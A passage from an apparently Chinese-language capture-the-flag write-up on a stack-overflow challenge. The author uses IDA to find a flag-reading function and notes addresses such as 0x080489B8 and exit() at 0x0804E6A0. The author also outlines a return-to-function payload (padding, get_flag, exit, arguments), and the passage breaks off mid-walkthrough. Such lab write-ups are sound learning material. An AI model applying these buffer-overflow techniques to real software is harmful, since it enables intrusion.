
我们来到这个flag.txt字符串所在的函数界面,然后按F5查看伪代码

我们可以看到第10行打开了一个flag.txt文件进行赋值,上面第8行有一个if条件判定
但是我们似乎可以把栈溢出的地址直接转到第10行代码,似乎可以跳过if判定(我第一次就是这样做的,但是似乎不可以...)
我们先按Tap转化成图形化汇编界面,再按“空格”转到汇编界面

我们看到第10行代码所在的地址是0x080489B8
然后我们直接写exp脚本,然后运行

诶?
显示了一个报错,因为本人实力目前也有限,不知道为什么会变成这样(按理来说我这个思路应该是没问题的...)
我也查看了一些大佬的文件,大概意思就是说:打远程时,如果程序异常退出,是不会给我们回显flag的,所以我们可以找一个C语言自带的结束程序的函数exit(),构造的payload结构大概就是(填充缓冲区字符)+后门函数+返回地址+函数参数
所以我们接下来先找一下exit()函数的地址,地址如图

exit()函数的地址为:0x0804E6A0
再看一下get_flag函数的地址(刚才只顾着怎么绕开if判定,忘了看get_flag函数的地址了...)
